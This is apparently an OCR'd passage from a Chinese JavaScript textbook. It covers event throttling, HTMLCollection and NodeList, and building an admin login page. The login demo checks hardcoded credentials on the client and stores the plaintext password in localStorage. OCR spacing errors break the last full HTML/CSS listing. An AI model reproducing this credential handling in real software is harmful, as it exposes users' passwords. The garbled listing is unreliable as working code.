

图 3-16　执行 onmousemove 事件

由于鼠标拖曳事件需要连续执行并实时计算鼠标位置，但默认的执行频率对于业务开发场景来讲过高，所以在实际开发场景中就算将该频率降低也并不会影响用户的使用体验，还能提高代码的执行性能，所以节流的使用场景就来了。接下来加入节流函数改造拖曳案例，代码如下：

```
<!-- 第 3 章 3.3.2 加入节流函数改造拖曳案例 -->
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title></title>
    <style type="text/css">
      body{
        margin: 0;
      }
      #container{
        border:1px solid;
        width: 400px;
        height: 400px;
        position: relative;
      }
      #box{
        width: 50px;
        height: 50px;
        background-color: red;
        position: absolute;
      }
    </style>
  </head>
  <body>
```

```
<!-- 可拖曳元素的容器 -->
<div id="container">
  <!-- 被拖曳的目标元素 -->
  <div id="box">

  </div>
</div>
<script>
  var isDrag = false
  //记录 box 在拖曳开始时的 x 坐标和 y 坐标
  var bx
  var by
  //记录鼠标按下时的 x 坐标和 y 坐标
  var fx
  var fy
  box.onmousedown = function(e){
    //记录鼠标按下位置
    fx = e.screenX
    fy = e.screenY
    //记录目标对象的起始位置
    bx = Number(box.style.left.replace('px',''))||0
    by = Number(box.style.top.replace('px',''))||0
    //开启拖曳状态
    isDrag = true
  }
  //节流函数
  function throttle(fn,interval){
    //记录时间戳
    var timeout = 0
    return function(){
      //记录函数的原始参数
      var _arguments = arguments
      //记录函数的原始 this 对象
      var _this = this
      //获取当前时间戳
      var now = new Date().getTime()
      //若当前时间与 timeout 差距大于 interval
      if( now - timeout > interval){
        //将 timeout 的时间更新为当前时间
        timeout = now
        //触发自定义函数
        fn.apply(_this,_arguments)
      }
    }
  }
  container.onmousemove = throttle(function(e){
    //记录移动时的鼠标位置
    var mx = e.screenX
    var my = e.screenY
```

```
            //输出测试
            console.log(1)
            //只有拖曳时进行计算
            if(isDrag == true){
              //将目标对象的坐标按照鼠标的位移进行相同的变化,保证相对鼠标运动轨迹形成静止
              //状态
              box.style.left = (bx + mx - fx) + 'px'
              box.style.top = (by + my - fy) + 'px'
            }
          },40)
          box.onmouseup = function(){
            //鼠标抬起时停止拖曳动作
            isDrag = false
          }
        </script>
      </body>
    </html>
```

增加了节流的案例,onmousemove 事件必须超过 interval 设置的间隔时间才能执行一次,实际运行案例后会发现,在肉眼感觉的流畅度不降低的情况下,节流可以有效地将原 onmousemove 事件的执行频率大幅度降低。

节流函数的本质与防抖类似,不同的是节流函数需要将原始高频执行的事件执行频率降低。实际上节流函数并没有让 onmousemove 事件本身的执行间隔拉长,而是利用了闭包的结构将高频执行的 onmousemove 事件,按照需要的时机调用传入的自定义事件函数,从而降低执行频率。

3.4　HTMLCollection 对象与 NodeList 对象

在前面对 DOM 对象获取章节进行学习时,会发现不同的 DOM 对象查找方法可能会返回不同的集合对象,这里就包含了 HTMLCollection 对象与 NodeList 对象,两种对象虽然可被 for 循环遍历且具备下标属性,但其并不是数组。

3.4.1　HTMLCollection 对象

HTMLCollection 接口表示一个包含了元素(元素顺序为文档流中的顺序)的通用集合(与 arguments 相似的类数组(array-like)对象),还提供了用来从该集合中选择元素的方法和属性。由于历史原因(DOM 4 之前,实现该接口的集合只能包含 HTML 元素),该接口被称为 HTMLCollection。

HTML 的 DOM 中的 HTMLCollection 是即时更新的(live),当其所包含的文档结构发生改变时,它会自动更新,因此,最好在创建副本(例如,使用 Array.from)后再迭代这个数组以添加、移动或删除 DOM 节点。

1. htmlCollection 的属性和方法

HTMLCollection 对象中包含以下属性和方法。

1）HTMLCollection.length

返回集合中子元素的数目。

2）HTMLCollection.item()

根据给定的索引(从 0 开始),返回具体的节点。如果索引超出了范围,则返回 null。访问 collection[i](在索引 i 超出范围时会返回 undefined)的替代方法。这在非 JavaScript DOM 的实现中非常有用。

3）HTMLCollection.namedItem()

根据 ID 返回指定节点,若不存在,则根据字符串所表示的 name 属性来匹配。根据 name 匹配只能作为最后的依赖,并且只有当被引用的元素支持 name 属性时才能被匹配。如果不存在符合给定 name 的节点,则返回 null。访问 collection[name](在 name 不存在时会返回 undefined)的替代方法。这在非 JavaScript DOM 的实现中非常有用。

2. 在 JavaScript 中使用 HTMLCollection

HTMLCollection 还通过其成员的名称和索引直接以属性的形式公开。由于 HTML 元素的 ID 属性中能包含在 ID 中合法的字符:和.,这时就需要使用括号表达式来访问属性。目前,HTMLCollection 不能识别纯数字的 ID,因为这与数组形式的访问相冲突(虽然 HTML5 允许使用纯数字的 ID)。

例如,假定在文档中有一个< form >元素,并且它的 id 是 myForm,代码如下:

```
//第 3 章 3.4.1 假定在文档中有一个 <form> 元素,并且它的 id 是 myForm
var elem1, elem2;

//document.forms 是一个 HTMLCollection 对象

elem1 = document.forms[0];
elem2 = document.forms.item(0);

alert(elem1 === elem2);                    //shows: "true"

elem1 = document.forms.myForm;
elem2 = document.forms.namedItem("myForm");

alert(elem1 === elem2);                    //shows: "true"

elem1 = document.forms["named.item.with.periods"];
```

3.4.2 NodeList 对象

NodeList 对象是节点的集合,通常是由属性(如 Node.childNodes)和方法(如 document.querySelectorAll)返回的。NodeList 不是一个数组,而是一个类似数组的对象

(Like Array Object)。虽然 NodeList 不是一个数组,但是可以使用 forEach()来迭代。还可以使用 Array.from()将其转换为数组。

不过,有些浏览器较为过时,没有实现 NodeList.forEach()和 Array.from()。可以用 Array.prototype.forEach()来规避这一问题。

在某些情况下,NodeList 是一个实时集合,也就是说,如果文档中的节点树发生变化,则 NodeList 也会随之变化。例如,Node.childNodes 是实时的,代码如下:

```
//第 3 章 3.4.2 Node.childNodes 是实时的
var parent = document.getElementById('parent');
var child_nodes = parent.childNodes;
console.log(child_nodes.length);              //假设结果是"2"
parent.appendChild(document.createElement('div'));
console.log(child_nodes.length);              //但此时的输出是"3"
```

在其他情况下,NodeList 是一个静态集合,这意味着随后对文档对象模型的任何改动都不会影响集合的内容。例如 document.querySelectorAll 会返回一个静态的 NodeList。

最好牢记这种不同,尤其在选择 NodeList 中所有项遍历的方式。

1. NodeList 的属性和方法

NodeList 中包含以下属性和方法。

1) NodeList.length

NodeList 中包含的节点个数。

2) NodeList.item()

返回 NodeList 对象中指定索引的节点,如果索引越界,则返回 null。等价的写法是 nodeList[i],不过,在这种情况下,越界访问将返回 undefined。

3) NodeList.entries()

返回一个迭代器,允许代码遍历集合中包含的所有键-值对。在这种情况下,键是从 0 开始的数字,值是节点。

4) NodeList.forEach()

每个 NodeList 元素执行一次提供的函数,将该元素作为参数传递给函数。

5) NodeList.keys()

返回一个迭代器,允许代码遍历集合中包含的键-值对的所有键。在这种情况下,键是从 0 开始的数字。

6) NodeList.values()

返回一个迭代器,允许代码遍历集合中包含的键-值对的所有值(节点)。

2. 在 JavaScript 中使用 NodeList

可以使用 for 循环遍历一个 NodeList 对象中的所有节点,代码如下:

```
for (var i = 0; i < myNodeList.length; ++i) {
  var item = myNodeList[i];              //调用 myNodeList.item(i) 是没有必要的
}
```

不要尝试使用 for…in 或者 for each…in 来遍历一个 NodeList 对象中的元素，如果把上述两个属性也看成 element 对象，则 NodeList 对象中的 length 和 item 属性也会被遍历出来，这可能会导致脚本运行出错。此外，for…in 不能保证访问这些属性的顺序。

for…of 循环将会正确地遍历 NodeList 对象，代码如下：

```
//第 3 章 3.4.2 for…of 循环将会正确地遍历 NodeList 对象
var list = document.querySelectorAll('input[type=checkbox]');
for (var checkbox of list) {
  checkbox.checked = true;
}
```

最近，浏览器也支持一些遍历方法，例如 forEach()、entries()、values()和 keys()。也有一种使用数组 Array 的 Array.prototype.forEach 来遍历 NodeList 的方法，这种方法兼容 Internet Explorer(已弃用)，代码如下：

```
//第 3 章 3.4.2 数组 Array 的 Array.prototype.forEach 来遍历 NodeList 的方法
var list = document.querySelectorAll('input[type=checkbox]');
Array.prototype.forEach.call(list, function (checkbox) {
  checkbox.checked = true;
});
```

3. 为什么 NodeList 不是数组

NodeList 对象在某些方面和数组非常相似，看上去可以直接使用从 Array.prototype 上继承的方法，然而，除了 forEach()方法，NodeList 没有这些类似数组的方法。

JavaScript 的继承机制是基于原型的。数组元素之所以有一些数组方法(例如 forEach()和 map())，是因为它的原型链上有这些方法，代码如下：

```
myArray --> Array.prototype --> Object.prototype --> null(若要获取一个对象的原型链，则可以连续地调用 Object.getPrototypeOf，直到原型链尽头)
```

forEach()与 map()这些方式其实是 Array.prototype 这个对象的方法。和数组不一样的是，NodeList 的原型链的代码如下：

```
myNodeList --> NodeList.prototype --> Object.prototype --> null
```

NodeList 的原型上除了类似数组的 forEach 方法之外，还有 item()、entries()、keys()和 values()方法。

一个解决办法就是把 Array.prototype 上的方法添加到 NodeList.prototype 上。需要注意的是，扩展 DOM 对象的原型是非常危险的，尤其是在旧版本的 Internet Explorer(6、7、8)中，把 Array.prototype 上的方法添加到 NodeList.prototype 上的实际案例，代码如下：

```
//第 3 章 3.4.2 把 Array.prototype 上的方法添加到 NodeList.prototype 上的实际案例
var arrayMethods = Object.getOwnPropertyNames( Array.prototype );
```

```
arrayMethods.forEach( attachArrayMethodsToNodeList );

function attachArrayMethodsToNodeList(methodName)
{
  if(methodName !== "length") {
    NodeList.prototype[methodName] = Array.prototype[methodName];
  }
};

var divs = document.getElementsByTagName( 'div' );
var firstDiv = divs[ 0 ];

firstDiv.childNodes.forEach(function( divChild ){
  divChild.parentNode.style.color = '#0F0';
});
```

另外，不扩展 DOM 对象原型的解决办法，代码如下：

```
//第 3 章 3.4.2 不扩展 DOM 对象原型的解决办法
var forEach = Array.prototype.forEach;

var divs = document.getElementsByTagName( 'div' );
var firstDiv = divs[ 0 ];

forEach.call(firstDiv.childNodes, function( divChild ){
  divChild.parentNode.style.color = '#0F0';
});
```

HTMLCollection 和 NodeList 对象都与数组类似，在 JavaScript 编程语言中，这类数据结构被称作伪数组或类数组，它们的特点如下：

(1) 具有 length 属性。

(2) 按索引方式存储数据。

(3) 不具有或不继承数组原型对象上的方法。

常见的伪数组包括 HTMLCollection、NodeList 及函数中的 arguments 对象。

3.5　DOM 操作综合实战

学习到本节，即可结合 HTML 及 CSS 语言进行高质量的交互网站开发。本节内容通过开发一个传统的 PC 管理系统页面，综合运用前面章节所学的知识。

3.5.1　开发一个登录页面

一个 PC 后台管理系统一定包含的页面就是登录页面。登录页面中包含输入账号和密码的表单部分，以及提交和重置功能。

1. 构建登录页面结构

根据最初的需求，可初步设计登录页面的排版布局，如图 3-17 所示。



图 3-17　登录页面的排版布局

根据该结构在编辑器中创建名为 login.html 的文件，代码如下：

```
<!-- 第 3 章 3.5.1 在编辑器中创建名为 login.html 的文件 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <form class="login-form">
    <div class="form-item">
      <div class="form-label">账号:</div>
      <input class="form-input" type="text" placeholder="请输入账号">
    </div>
    <div class="form-item">
      <div class="form-label">密码:</div>
      <input class="form-input" type="password" placeholder="请输入密码">
    </div>
    <div class="form-item form-btn">
      <button class="btn btn-submit" type="submit">登录</button>
      <button class="btn btn-reset" type="reset">重置</button>
    </div>
  </form>
</body>
</html>
```

构建后的页面运行结果如图 3-18 所示。



图 3-18　构建后的页面运行结果

2. 通过 CSS 让页面看起来更好看

接下来对页面增加 CSS 样式，实现最初设计的布局和细节的美化，代码如下：

```
<!-- 第 3 章 3.5.1 实现最初设计的布局和细节的美化 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <style>
    html,body{
      overflow: hidden;
      width: 100%;
      height: 100%;
      margin: 0;
      background-image: url('static/bg1-1.jpeg');
      background-size: cover;
      display: flex;
      justify-content: center;
      flex-direction: column;
      align-items: center;
    }
    .login-form{
      width: 300px;
      background-color: rgba(130,120,100,0.3);
      padding: 10px 15px;
      border:2px solid rgba(130,120,100,0.7);
      border-radius: 7px;
      backdrop-filter: blur(8px);
```

```
    box-shadow: 0px 2px 15px 0px rgba(130,120,100,0.2);
    color: #fff;
  }
  .title{
    padding: 10px 15px;
    margin-bottom: 10px;
    font-size: 30px;
    font-weight: bold;
    background: linear-gradient(to right,red,blue,lightgreen);
    -webkit-background-clip: text;
    -webkit-text-fill-color: transparent;
  }
  .login-form .form-item{
    display: flex;
    align-items: center;
    padding: 10px 15px;
  }
  .login-form .form-item .form-input{
    flex-grow: 1;
    padding: 10px 15px;
    border-radius: 5px;
    outline: none;
    border:1px solid rgba(200,200,200,0.3);
    background-color: rgba(200,200,200,0.1);
    color: #fff ;

  }
  input::-webkit-input-placeholder {
    color: #fff;
  }
  .btn{
    padding: 5px 15px;
    border-radius: 5px;
    border:1px solid;
    margin: 0px 5px;
  }
  .btn-submit{
    color:#fff;
    background-color: rgb(10,100,230);
    border-color: rgb(10,130,250);
  }
  .btn-reset{
    color:#fff;
    background-color: rgb(230,100,30);
    border-color: rgb(250,130,30);
  }
  .form-btn{
    justify-content: center;
  }
```

```
  </style>
</head>
<body>
  <div class="title">
    XX管理平台登录入口
  </div>
  <form class="login-form">
    <div class="form-item">
      <div class="form-label">账号:</div>
      <input class="form-input" type="text" placeholder="请输入账号">
    </div>
    <div class="form-item">
      <div class="form-label">密码:</div>
      <input class="form-input" type="password" placeholder="请输入密码">
    </div>
    <div class="form-item form-btn">
      <button class="btn btn-submit" type="submit">登录</button>
      <button class="btn btn-reset" type="reset">重置</button>
    </div>
  </form>
</body>
</html>
```

运行案例中的代码,可以得到美化后的登录页面,如图 3-19 所示。

图 3-19　美化后的登录页面

案例中使用了 RGBA 的颜色设置方式,实现 HTML 组件的半透明效果。案例的标题利用了 background-clip 的方式,实现文本的渐变颜色。由于全书章节并不包括 CSS 样式的

教程，若需要补习 CSS 知识，则可参阅 CSS 官方文档或查阅相关书籍。

3.5.2 登录页面的表单校验及背景图片的定时切换

完成了基本页面布局搭建和样式设置后，需要进一步完成用户登录的基本校验功能，所以接下来进入 JavaScript 的编码阶段。

1. 登录页面的表单校验

本节仅做客户端部分的功能实现，所以并不需要完成前后端的交互行为。在进行表单校验功能的开发前，先梳理用户登录流程，如图 3-20 所示。



图 3-20 用户登录流程

接下来，按照设定好的流程，加入表单事件处理流程，代码如下：

```
<!-- 第 3 章 3.5.2 按照设定好的流程,加入表单事件处理流程 -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
  <style>
    html,body{
      overflow: hidden;
      width: 100%;
      height: 100%;
      margin: 0;
      background-image: url('static/bg1-1.jpeg');
      background-size: cover;
```

```
    display: flex;
    justify-content: center;
    flex-direction: column;
    align-items: center;
  }
  .login-form{
    width: 300px;
    background-color: rgba(130,120,100,0.3);
    padding: 10px 15px;
    border:2px solid rgba(130,120,100,0.7);
    border-radius: 7px;
    backdrop-filter: blur(8px);
    box-shadow: 0px 2px 15px 0px rgba(130,120,100,0.2);
    color: #fff;
  }
  .title{
    padding: 10px 15px;
    margin-bottom: 10px;
    font-size: 30px;
    font-weight: bold;
    background: linear-gradient(to right,red,blue,lightgreen);
     -webkit-background-clip: text;
     -webkit-text-fill-color: transparent;
  }
  .login-form .form-item{
    display: flex;
    align-items: center;
    padding: 10px 15px;
  }
  .login-form .form-item .form-input{
    flex-grow: 1;
    padding: 10px 15px;
    border-radius: 5px;
    outline: none;
    border:1px solid rgba(200,200,200,0.3);
    background-color: rgba(200,200,200,0.1);
    color: #fff ;

  }
  input::-webkit-input-placeholder {
    color: #fff;
  }
  .btn{
    padding: 5px 15px;
    border-radius: 5px;
    border:1px solid;
    margin: 0px 5px;
  }
  .btn-submit{
```

```
        color:#fff;
        background-color: rgb(10,100,230);
        border-color: rgb(10,130,250);
      }
      .btn-reset{
        color:#fff;
        background-color: rgb(230,100,30);
        border-color: rgb(250,130,30);
      }
      .form-btn{
        justify-content: center;
      }
    </style>
  </head>
  <body>
    <div class="title">
      XX管理平台登录入口
    </div>
    <form class="login-form">
      <div class="form-item">
        <div class="form-label">账号:</div>
        <input class="form-input" type="text" name="username" placeholder="请输入账号">
      </div>
      <div class="form-item">
        <div class="form-label">密码:</div>
        <input class="form-input" type="password" name="password" placeholder="请输入密码">
      </div>
      <div class="form-item form-btn">
        <button class="btn btn-submit" type="submit">登录</button>
        <button class="btn btn-reset" type="reset">重置</button>
      </div>

    </form>
    <script>
      var form = document.querySelector('.login-form')
      form.addEventListener('submit',function(e){

        //通过FormData对象将表单对象序列化
        var formData = new FormData(form)
        //得到name为username的输入框输入的内容
        var username = formData.get('username').trim()
        //得到name为password的输入框输入的内容
        var password = formData.get('password').trim()
        //定义校验手机号码的正则表达式
        var reg = /^1[3-9]\d{9}$/
        //检测username是否为空
        if(username.length == 0){
          //弹出提示框
          alert('请输入账号')
```

```
            //阻止表单默认提交行为
            e.preventDefault()
            return
        }
        //检测 username 是否为手机号码格式
        if(!reg.test(username)){
            //弹出提示框
            alert('请输入正确的账号,如 188xxxxxxxx')
            //阻止表单默认提交行为
            e.preventDefault()
            return
        }
        //检测密码是否为空
        if(password.length == 0){
            //弹出提示框
            alert('请输入密码')
            //阻止表单默认提交行为
            e.preventDefault()
            return
        }
        //本地模拟账号和密码校验
        if(username != '18945051918' || password != '123456'){
            //弹出提示框
            alert('账号或密码错误')
            //阻止表单默认提交行为
            e.preventDefault()
            return
        }
        //全部校验通过,将用户信息保存在本地缓存中
        alert('登录成功')
        //将账号和密码存储在 JSON 对象中
        var userInfo = {
            username:username,
            password:password
        }
        //将用户信息保存到 localStorage 中,这里需要使用 JSON.stringify()以防止保存的数据
    //变成[object Object]
        localStorage.setItem('userInfo',JSON.stringify(userInfo))
    },false)
  </script>
</body>
</html>
```

功能开发完成后,若账号和密码为空、账号不是手机号码格式及账号和密码不是设定的内容,则浏览器会弹出相应提示,如图 3-21 所示。

若按照设定的账号和密码执行登录流程,则浏览器会弹出“登录成功”字样提示,但暂时不会执行页面跳转,这是因为表单的 action 属性尚未设置任何跳转路径。本案例的表单校验利用了 submit 提交事件,当<form>内部存在 type 为 submit 的<button>标签时,单击该

图 3-21　浏览器弹出的相应提示

按钮会触发< form >对象的 submit 事件，该事件执行完毕后，浏览器会自动跳转到< form >的 action 属性保存的路径中，若 action 没有进行任何设置，则网页仅执行刷新行为。在 submit 事件触发的过程中进行表单数据的校验，若校验位通过，则可以通过 preventDefault()来阻止默认的提交行为。另外，需要注意的是，当对 localStorage 设置 object 类型的数据时，需要将其转换成纯文本类型，否则会隐式调用对象的 toString()函数，保存的结果会变成[object Object]。

2. 背景图片的定时切换

完成登录页面的表单验证功能后，为增加网页的交互体验，可对网页的视觉效果进行动态设计，这里便可以利用定时器函数，来执行背景图片的定时切换。

接下来在 login.html 同级目录下创建 static 目录，在 static 目录中存放 4 张图片，如图 3-22 所示。

图 3-22　在 static 目录中存放 4 张图片

建议图片的名字以数字结尾，这样可以方便定时任务的代码编写。接下来在案例的 JavaScript 部分追加定时任务，切换< body >的背景图片地址，代码如下：

```
<!-- 第 3 章 3.5.2 在案例的 JavaScript 部分追加定时任务 -->
<!DOCTYPE html>
<html lang="en">
<head>
```

```
<meta charset = "UTF - 8">
<meta http - equiv = "X - UA - Compatible" content = "IE = edge">
<meta name = "viewport" content = "width = device - width, initial - scale = 1.0">
<title > Document </title >
<style >
  html,body{
    overflow: hidden;
    width: 100 % ;
    height: 100 % ;
    margin: 0;
    background - image: url('static/bg1 - 1.jpeg');
    background - size: cover;
    display: flex;
    justify - content: center;
    flex - direction: column;
    align - items: center;
  }
  .login - form{
    width: 300px;
    background - color: rgba(130,120,100,0.3);
    padding: 10px 15px;
    border:2px solid rgba(130,120,100,0.7);
    border - radius: 7px;
    backdrop - filter: blur(8px);
    box - shadow: 0px 2px 15px 0px rgba(130,120,100,0.2);
    color: # fff;
  }
  .title{
    padding: 10px 15px;
    margin - bottom: 10px;
    font - size: 30px;
    font - weight: bold;
    background: linear - gradient(to right,red,blue,lightgreen);
     - webkit - background - clip: text;
     - webkit - text - fill - color: transparent;
  }
  .login - form .form - item{
    display: flex;
    align - items: center;
    padding: 10px 15px;
  }
  .login - form .form - item .form - input{
    flex - grow: 1;
    padding: 10px 15px;
    border - radius: 5px;
    outline: none;
    border:1px solid rgba(200,200,200,0.3);
    background - color: rgba(200,200,200,0.1);
    color: # fff ;
```

```
        }
        input::-webkit-input-placeholder {
          color: #fff;
        }
        .btn{
          padding: 5px 15px;
          border-radius: 5px;
          border:1px solid;
          margin: 0px 5px;
        }
        .btn-submit{
          color:#fff;
          background-color: rgb(10,100,230);
          border-color: rgb(10,130,250);
        }
        .btn-reset{
          color:#fff;
          background-color: rgb(230,100,30);
          border-color: rgb(250,130,30);
        }
        .form-btn{
          justify-content: center;
        }
    </style>
</head>
<body>
    <div class="title">
      XX管理平台登录入口
    </div>
    <form class="login-form">
      <div class="form-item">
        <div class="form-label">账号:</div>
        <input class="form-input" type="text" name="username" placeholder="请输入账号">
      </div>
      <div class="form-item">
        <div class="form-label">密码:</div>
        <input class="form-input" type="password" name="password" placeholder="请输入密码">
      </div>
      <div class="form-item form-btn">
        <button class="btn btn-submit" type="submit">登录</button>
        <button class="btn btn-reset" type="reset">重置</button>
      </div>

    </form>
    <script>
      /* ---------------- 追加的代码 ------------- */
      //利用匿名函数限制 index 属性的作用范围以防止序号被后续代码污染
      (function(){
        var index = 1
```

```
    setInterval(function(){
      //定时切换背景图片
      document.body.style.backgroundImage = 'url("static/bg1-' + index + '.jpeg")'
      index++
      if(index == 5){
        index = 1
      }
    },1000)
})()
/* ---------------- 追加的代码 ---------------- */

var form = document.querySelector('.login-form')
form.addEventListener('submit',function(e){
  //通过 FormData 对象将表单对象序列化
  var formData = new FormData(form)
  //得到 name 为 username 的输入框输入的内容
  var username = formData.get('username').trim()
  //得到 name 为 password 的输入框输入的内容
  var password = formData.get('password').trim()
  //定义校验手机号码的正则表达式
  var reg = /^1[3-9]\d{9}$/
  //检测 username 是否为空
  if(username.length == 0){
    //弹出提示框
    alert('请输入账号')
    //阻止表单默认提交行为
    e.preventDefault()
    return
  }
  //检测 username 是否为手机号码格式
  if(!reg.test(username)){
    //弹出提示框
    alert('请输入正确的账号,如 188xxxxxxxx')
    //阻止表单默认提交行为
    e.preventDefault()
    return
  }
  //检测密码是否为空
  if(password.length == 0){
    //弹出提示框
    alert('请输入密码')
    //阻止表单默认提交行为
    e.preventDefault()
    return
  }
  //本地模拟账号和密码校验
  if(username != '18945051918' || password != '123456'){
    //弹出提示框
    alert('账号或密码错误')
```

```
            //阻止表单默认提交行为
            e.preventDefault()
            return
          }
          //全部校验通过,将用户信息保存在本地缓存中
          alert('登录成功')
          //将账号和密码存储在 JSON 对象中
          var userInfo = {
            username:username,
            password:password
          }
          //将用户信息保存到 localStorage 中,这里需要使用 JSON.stringify()以防止保存的数据
          //变成[object Object]
          localStorage.setItem('userInfo',JSON.stringify(userInfo))
        },false)
    </script>
</body>
</html>
```

3.5.3 常规管理系统首页搭建

登录页面 login.html 搭建完毕后,继续开发其对应的业务。

1. 设计页面布局

通常,PC 端的后台管理系统的页面布局有几种常见结构,如图 3-23 所示。



图 3-23 后台管理系统的页面布局

本节以图 3-23 中的第 1 种布局为例,进行页面的基本结构构建,在编辑器中创建 index.html 文件,代码如下:

```
<!-- 第 3 章 3.5.3 在编辑器中创建 index.html 文件 -->
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Document</title>
</head>
<body>
```

```
  <div class = "container">
    <div class = "top">
      <div class = "title">XX 管理平台</div>
      <div class = "user - info">
        <div class = "username"></div>
        <button class = "btn btn - submit">退出登录</button>
      </div>
    </div>
    <div class = "container horizontal">
      <div class = "left">
        菜单区域
      </div>
      <div class = "right">
        列表/功能区域
      </div>
    </div>
  </div>
</body>
</html>
```

结构代码案例运行的结果如图 3-24 所示。



图 3-24　结构代码案例运行的结果

2. 完成页面样式

接下来通过追加 CSS 代码，实现上、左、右结构的页面布局和样式，代码如下：

```
